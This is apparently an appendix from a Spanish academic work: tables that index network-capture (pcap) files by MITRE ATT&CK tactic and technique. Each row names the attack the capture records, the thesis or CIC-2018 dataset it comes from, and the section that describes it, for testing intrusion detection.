| Initial Access | Trusted Relationship | T1199                 | -                 | -                        | Uso de una conexión RDP sin proteger para el acceso a un equipo | T1199_trusted-relationship.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27]           | Apartado 3.5                |

| TÁCTICA     | TÉCNICA            | ID TÉCNICA | SUBTÉCNICA | ID SUBTÉCNICA | ATAQUE                                                                                                                | FICHERO PCAP                   | PROCEDENCIA DEL PCAP                                                                            | COMO ENCONTRARLO |
|-------------|--------------------|------------|------------|---------------|-----------------------------------------------------------------------------------------------------------------------|--------------------------------|-------------------------------------------------------------------------------------------------|------------------|
| Persistence | Browser Extensions | T1176      | -          | -             | Instalación de Plugin en Navegador Chrome que reenvía información relacionada con búsquedas del usuario a un servidor | T1176_browser-extension.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.7     |
| Persistence | BITS Jobs          | T1197      | -          | -             | Establecimiento de tarea BITS en equipo Windows para garantizar persistencia tras reinicio del equipo                 | T1197.pcapng                   | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto       | Apartado 3.5.3.1 |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>     | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                           | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|-----------------------|--------------------------|-------------------------------------------------------------------------|---------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Persistence    | Pre-OS Boot               | T1542                 | TFTP Boot             | T1542.005                | Modificación de imagen de SO mediante la suplantación de un Server TFTP | T1542.005.pcapng    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.3.2            |
| Persistence    | Server Software Component | T1505                 | SQL Stored Procedures | T1505.001                | Inyección SQL                                                           | T1505.001.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25]                         | Apartado 3.8.7              |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|-------------------|--------------------------|----------------------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Persistence    | Server Software Component | T1505                 | Web Shell         | T1505.003                | Shell Web                                    | T1505.005.pcapng    | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.5.1            |
| Persistence    | Traffic Signaling         | T1205                 | Port Knocking     | T1205.001                | Esconder y activar un puerto de forma remota | T1205.001.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25]                                                       | Apartado 3.8.11             |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b> | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                          | <b>FICHERO PCAP</b>        | <b>PROCEDENCIA DEL<br/>PCAP</b>                                   | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|----------------|-----------------------|-------------------|--------------------------|--------------------------------------------------------|----------------------------|-------------------------------------------------------------------|-----------------------------|
| Credential Access | Brute Force    | T1110                 | Password Guessing | T1110.001                | Obtención de contraseña por fuerza bruta (adivinación) | T1110.001.pcapng           | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.9              |
| Credential Access | Brute Force    | T1110                 | Password Guessing | T1110.001                | Obtención de contraseña por fuerza bruta (adivinación) | T1110.001-FTP-C2018.pcapng | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |
| Credential Access | Brute Force    | T1110                 | Password Guessing | T1110.001                | Obtención de contraseña por fuerza bruta (adivinación) | T1110.001-SSH-C2018.pcapng | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b> | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                               | <b>FICHERO PCAP</b>      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|----------------|-----------------------|-------------------|--------------------------|-------------------------------------------------------------|--------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Brute Force    | T1110                 | Password Guessing | T1110.001                | Ataque sobre WPS                                            | T1110_wps.pcapng         | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.8              |
| Credential Access | Brute Force    | T1110                 | Password Spraying | T1110.003                | Ataque de fuerza bruta basado en diccionario de contraseñas | T1110_diccionario.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.7              |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b> | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b> | <b>FICHERO PCAP</b>    | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|----------------|-----------------------|-------------------|--------------------------|---------------|------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Brute Force    | T1110                 | Password Cracking | T1110.002                | Ataque PMKID  | T1110_pmkid.pcapng     | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.6.3            |
| Credential Access | Brute Force    | T1110                 | Password Cracking | T1110.002                | PTW/KoreK/MS  | T1110_ptw_korek.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.5              |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b>   | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>       | <b>FICHERO PCAP</b>        | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|------------------|-----------------------|-------------------|--------------------------|---------------------|----------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Network Sniffing | T1040                 | -                 | -                        | Falsa autenticación | T1040_autenticacion.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.1              |
| Credential Access | Network Sniffing | T1040                 | -                 | -                        | ChopChop            | T1040_chopchop.pcapng      | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.2              |



| <b>TÁCTICA</b>    | <b>TÉCNICA</b>   | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>  | <b>FICHERO PCAP</b>        | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|------------------|-----------------------|-------------------|--------------------------|----------------|----------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Network Sniffing | T1040                 | -                 | -                        | Fragmentación  | T1040_fragmentacion.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 4.2.3              |
| Credential Access | Network Sniffing | T1040                 | -                 | -                        | Inundación MAC | T1040_mac_flood.pcapng     | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.2                |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b>          | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>   | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>      | <b>FICHERO PCAP</b>             | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|-------------------------|-----------------------|---------------------|--------------------------|--------------------|---------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Adversary-in-the-Middle | T1557                 | ARP Cache Poisoning | T1557.002                | Envenenamiento ARP | T1557.002-ARP_poisoning1.pcapng | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.4.1.1            |
| Credential Access | Adversary-in-the-Middle | T1557                 | ARP Cache Poisoning | T1557.002                | Envenenamiento ARP | T1557.002-ARP_poisoning2.pcapng | Detección en fase temprana de ciberataques con rastro en red [25]                                                       | Apartado 3.8.19             |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b>          | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>   | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>    | <b>FICHERO PCAP</b>        | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b>                      |
|-------------------|-------------------------|-----------------------|---------------------|--------------------------|------------------|----------------------------|-----------------------------------------------------------------------------------------------------------|--------------------------------------------------|
| Credential Access | Adversary-in-the-Middle | T1557                 | ARP Cache Poisoning | T1557.002                | Suplantación ARP | T1557_arp_spoof.pcapng     | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.2                                     |
| Credential Access | Adversary-in-the-Middle | T1557                 | DHCP Spoofing       | T1557.003                | DHCP Spoofing    | T1557_dhcp_spoofing.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.4.2.1.2<br><br>Implementación 5.2.1.1 |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b>          | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>   | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                | <b>FICHERO PCAP</b>      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|-------------------------|-----------------------|---------------------|--------------------------|------------------------------|--------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Adversary-in-the-Middle | T1557                 | ARP Cache Poisoning | T1557.002                | Agujero 196                  | T1557_hole196.pcapng     | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.1.2.1.1          |
| Credential Access | Adversary-in-the-Middle | T1557                 | -                   | -                        | Suplantación del puente raíz | T1557_puente_raiz.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.1.4.1.2          |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b>          | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                      | <b>FICHERO PCAP</b>                                       | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|-------------------------|-----------------------|-------------------|--------------------------|------------------------------------------------------------------------------------|-----------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | Adversary-in-the-Middle | T1557                 | -                 | -                        | Redirección                                                                        | T1557_redireccion.pcapng                                  | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.2.2.1.3          |
| Credential Access | Forced Authentication   | T1187                 | -                 | -                        | Forzar intento de autenticación en un servidor para obtener credenciales de acceso | ForcedAuthentication.pcapng, ForcedAuthentication2.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto                 | Apartado 3.5.5.1            |

| <b>TÁCTICA</b>    | <b>TÉCNICA</b>        | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                    | <b>FICHERO PCAP</b>                       | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|-------------------|-----------------------|-----------------------|-------------------|--------------------------|----------------------------------------------------------------------------------|-------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Credential Access | OS Credential Dumping | T1003                 | DCSync            | T1003.006                | Obtención de credenciales del usuario krbtgt (Usuario Kerberos Active Directory) | T1003_os-credential-dumping-dcsync.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.11               |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                     | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                   | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|------------------------------------|-----------------------|-------------------|--------------------------|---------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Collection     | Data from Configuration Repository | T1602                 | SNMP (MIB Dump)   | T1602.001                | Recogida MIB de un equipamiento | T1602.001.pcapng    | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.8.1            |
| Collection     | Data from Information Repositories | T1213                 | -                 | -                        | Inyección SQL                   | T1213.pcapng        | Detección en fase temprana de ciberataques con rastro en red [25]                                                       | Apartado 3.8.6              |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                 | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>       | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                                              | <b>FICHERO PCAP</b>                                   | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|--------------------------------|-----------------------|-------------------------|--------------------------|------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Collection     | Data from Network Shared Drive | T1039                 | -                       | -                        | Descarga de archivos de interés disponibles en una red compartida                                          | T1039_data-from-network-shared-drive.pcapng           | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.15               |
| Collection     | Email Collection               | T1114                 | Remote Email Collection | T1114.002                | Recolección de correos electrónicos de un servidor Microsoft Exchange haciendo uso de credenciales robadas | T1114_email-collection-remote-email-collection.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.16               |



| <b>TÁCTICA</b> | <b>TÉCNICA</b>             | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>        | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                         | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                   | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------------|-----------------------|--------------------------|--------------------------|---------------------------------------|---------------------|-------------------------------------------------------------------|-----------------------------|
| Impact         | Data Manipulation          | T1565                 | Stored Data Manipulation | T1565.001                | Inyección SQL                         | T1565.001.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.8              |
| Impact         | Endpoint Denial of Service | T1499                 | OS Exhaustion Flood      | T1499.001                | Denegación de servicio a servidor web | T1499.001.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.16             |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>             | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>                  | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>       | <b>FICHERO PCAP</b>    | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------------|-----------------------|------------------------------------|--------------------------|---------------------|------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Impact         | Endpoint Denial of Service | T1499                 | Application or System Exploitation | T1499.004                | Suplantación MAC    | T1499_mac_spoof.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.1.1.1.2          |
| Impact         | Endpoint Denial of Service | T1499                 | Service Exhaustion Flood           | T1499.002                | Reseteo de Conexión | T1499_reseteo.pcapng   | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.3.1.1.6          |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>             | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>   | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                   | <b>FICHERO PCAP</b>           | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------------|-----------------------|---------------------|--------------------------|---------------------------------|-------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Impact         | Endpoint Denial of Service | T1499                 | OS Exhaustion Flood | T1499.001                | Inundación SYN con suplantación | T1499_syn_suplantacion.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.3.1.1.3          |
| Impact         | Endpoint Denial of Service | T1499                 | OS Exhaustion Flood | T1499.001                | LAND                            | T1499_land.pcapng             | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.3.1.1.5          |

| TÁCTICA | TÉCNICA                    | ID<br>TÉCNICA | SUBTÉCNICA               | ID<br>SUBTÉCNICA | ATAQUE                      | FICHERO PCAP                  | PROCEDENCIA DEL PCAP                                                                                      | COMO ENCONTRARLO   |
|---------|----------------------------|---------------|--------------------------|------------------|-----------------------------|-------------------------------|-----------------------------------------------------------------------------------------------------------|--------------------|
| Impact  | Endpoint Denial of Service | T1499         | Service Exhaustion Flood | T1499.002        | Inundación DHCP / Inanición | T1499_dhcp_flood.pcapng       | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 2.4.2.1.1 |
| Impact  | Endpoint Denial of Service | T1499         | Service Exhaustion Flood | T1499.002        | Reflexión SYN-ACK           | T1499_reflexion_synack.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.4.2     |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>             | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>            | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                         | <b>FICHERO PCAP</b>                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                   | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------------|-----------------------|------------------------------|--------------------------|---------------------------------------|-------------------------------------|-------------------------------------------------------------------|-----------------------------|
| Impact         | Endpoint Denial of Service | T1499                 | Service Exhaustion Flood     | T1499.002                | Envío solicitudes HTTP a baja tasa    | T1499.02-Slowhttpstest-C2018.pcapng | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |
| Impact         | Endpoint Denial of Service | T1499                 | Service Exhaustion Flood     | T1499.002                | Envío solicitudes HTTP parciales      | T1499.02-Slowloris-C2018.pcapng     | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |
| Impact         | Endpoint Denial of Service | T1499                 | Application Exhaustion Flood | T1499.003                | Denegación de servicio a servidor web | T1499.03-Hulk-C2018.pcapng          | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |
| Impact         | Endpoint Denial of Service | T1499                 | Application Exhaustion Flood | T1499.003                | Denegación de servicio a servidor web | T1499.03-GoldenEye-C2018.pcapng     | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |
| Impact         | Network Denial of Service  | T1498                 | Direct Network Flood         | T1498.001                | Inundación tabla MAC                  | T1498.001-MAC_table_flood.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.18             |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>    | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>   | <b>FICHERO PCAP</b>                | <b>PROCEDENCIA DEL<br/>PCAP</b> | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|----------------------|--------------------------|-----------------|------------------------------------|---------------------------------|-----------------------------|
| Impact         | Network Denial of Service | T1498                 | Direct Network Flood | T1498.001                | Inundación UDP  | T1498.001-UDP_flood_1-C2018.pcapng | Dataset CIC-2018 [28]           | Dataset CIC-2018            |
| Impact         | Network Denial of Service | T1498                 | Direct Network Flood | T1498.001                | Inundación UDP  | T1498.001-UDP_flood_2-C2018.pcapng | Dataset CIC-2018 [28]           | Dataset CIC-2018            |
| Impact         | Network Denial of Service | T1498                 | Direct Network Flood | T1498.001                | Inundación HTTP | T1498.001-HTTP_flood-C2018.pcapng  | Dataset CIC-2018 [28]           | Dataset CIC-2018            |
| Impact         | Network Denial of Service | T1498                 | Direct Network Flood | T1498.001                | Inundación TCP  | T1498.001-TCP_flood-C2018.pcapng   | Dataset CIC-2018 [28]           | Dataset CIC-2018            |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>    | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>  | <b>FICHERO PCAP</b>        | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|----------------------|--------------------------|----------------|----------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Impact         | Network Denial of Service | T1498                 | Direct Network Flood | T1498.001                | Inundación UDP | T1498.001-UDP_flood.pcapng | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.10.2           |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>        | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>     | <b>FICHERO PCAP</b>     | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|--------------------------|--------------------------|-------------------|-------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Impact         | Network Denial of Service | T1498                 | Reflection Amplification | T1498.002                | Amplificación DNS | T1498_amplif_dns.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.5.1              |
| Impact         | Network Denial of Service | T1498                 | Reflection Amplification | T1498.002                | Fraggle           | T1498_fraggle.pcapng    | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.4.5              |



| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>        | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>        | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|--------------------------|--------------------------|----------------------|---------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Impact         | Network Denial of Service | T1498                 | Reflection Amplification | T1498.002                | Smurf                | T1498_smurf.pcapng  | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.3.1              |
| Impact         | Network Denial of Service | T1498                 | -                        | -                        | Inundación de TCBPDU | T1498_tcbpdu.pcapng | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.2.2              |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>     | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>   | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                           | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL PCAP</b>                                                                                             | <b>COMO ENCONTRARLO</b> |
|----------------|--------------------|-----------------------|---------------------|--------------------------|---------------------------------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-------------------------|
| Impact         | Resource Hijacking | T1496                 | -                   | -                        | Descarga y puesta en marcha de software de criptominado | T1496.pcapng        | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.3.2.1        |
| Impact         | Defacement         | T1491                 | Internal Defacement | T1491.001                | Modificar fondo de pantalla equipo victima              | T1491.001.pcapng    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto                               | Apartado 3.5.10.1       |

| <b>TÁCTICA</b>      | <b>TÉCNICA</b>             | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>             | <b>FICHERO PCAP</b>               | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|----------------------------|-----------------------|-------------------|--------------------------|---------------------------|-----------------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Application Layer Protocol | T1071                 | DNS               | T1071.004                | Command - Control via DNS | T1071_tunnel.pcapng               | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 5.2.3              |
| Command and Control | Multi-Stage Channels       | T1104                 | -                 | -                        | Sesión Remota+ Ataque C2  | T1104_multi-stage-channels.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27]           | Apartado 3.22               |

| TÁCTICA             | TÉCNICA           | ID<br>TÉCNICA | SUBTÉCNICA            | ID<br>SUBTÉCNICA | ATAQUE                                                         | FICHERO PCAP                                       | PROCEDENCIA DEL PCAP                                                                            | COMO ENCONTRARLO |
|---------------------|-------------------|---------------|-----------------------|------------------|----------------------------------------------------------------|----------------------------------------------------|-------------------------------------------------------------------------------------------------|------------------|
| Command and Control | Fallback Channels | T1008         | -                     | -                | Traspaso de canal primario C2 a canal alternativo              | T1008_fallback-channels.pcapng                     | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.19    |
| Command and Control | Web Service       | T1102         | One-Way Communication | T1102.003        | Subida de información confidencial a Workspace de Google Drive | T1102.003_web-service-one-way-communication.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.21    |

| <b>TÁCTICA</b>      | <b>TÉCNICA</b>   | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>      | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                 | <b>FICHERO PCAP</b>                                  | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|------------------|-----------------------|------------------------|--------------------------|---------------------------------------------------------------|------------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Proxy            | T1090                 | Internal Proxy         | T1090.001                | Uso de Equipo interno como Proxy para el ataque C2            | T1090_proxy-internal-proxy.pcapng                    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.20               |
| Command and Control | Data Obfuscation | T1001                 | Protocol Impersonation | T1001.003                | Falsificación de protocolos de conexión segura como SSL o TLS | T1001_data-obfuscation-protocol-impersonation.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.17               |

| <b>TÁCTICA</b>      | <b>TÉCNICA</b>        | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                    | <b>FICHERO PCAP</b>                             | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|-----------------------|-----------------------|-------------------|--------------------------|----------------------------------------------------------------------------------|-------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Data Obfuscation      | T1001                 | Steganography     | T1001.002                | Inserción de información confidencial en una imagen JPG                          | T1001.002_data-obfuscation-steganography.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.18               |
| Command and Control | Ingress Tool Transfer | T1105                 | -                 | -                        | Transferencia de archivos de un servidor C2 a un equipo previamente comprometido | T1105.pcapng                                    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto       | Apartado 3.5.8.1            |

| <b>TÁCTICA</b>      | <b>TÉCNICA</b>         | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                            | <b>FICHERO PCAP</b>                                                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|------------------------|-----------------------|-------------------|--------------------------|--------------------------------------------------------------------------|---------------------------------------------------------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Data Encoding          | T1132                 | Standard Encoding | T1132.001                | Codificación de mensajes entre la víctima y el C2 Server mediante Base64 | T1132.001                                                           | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.8.2            |
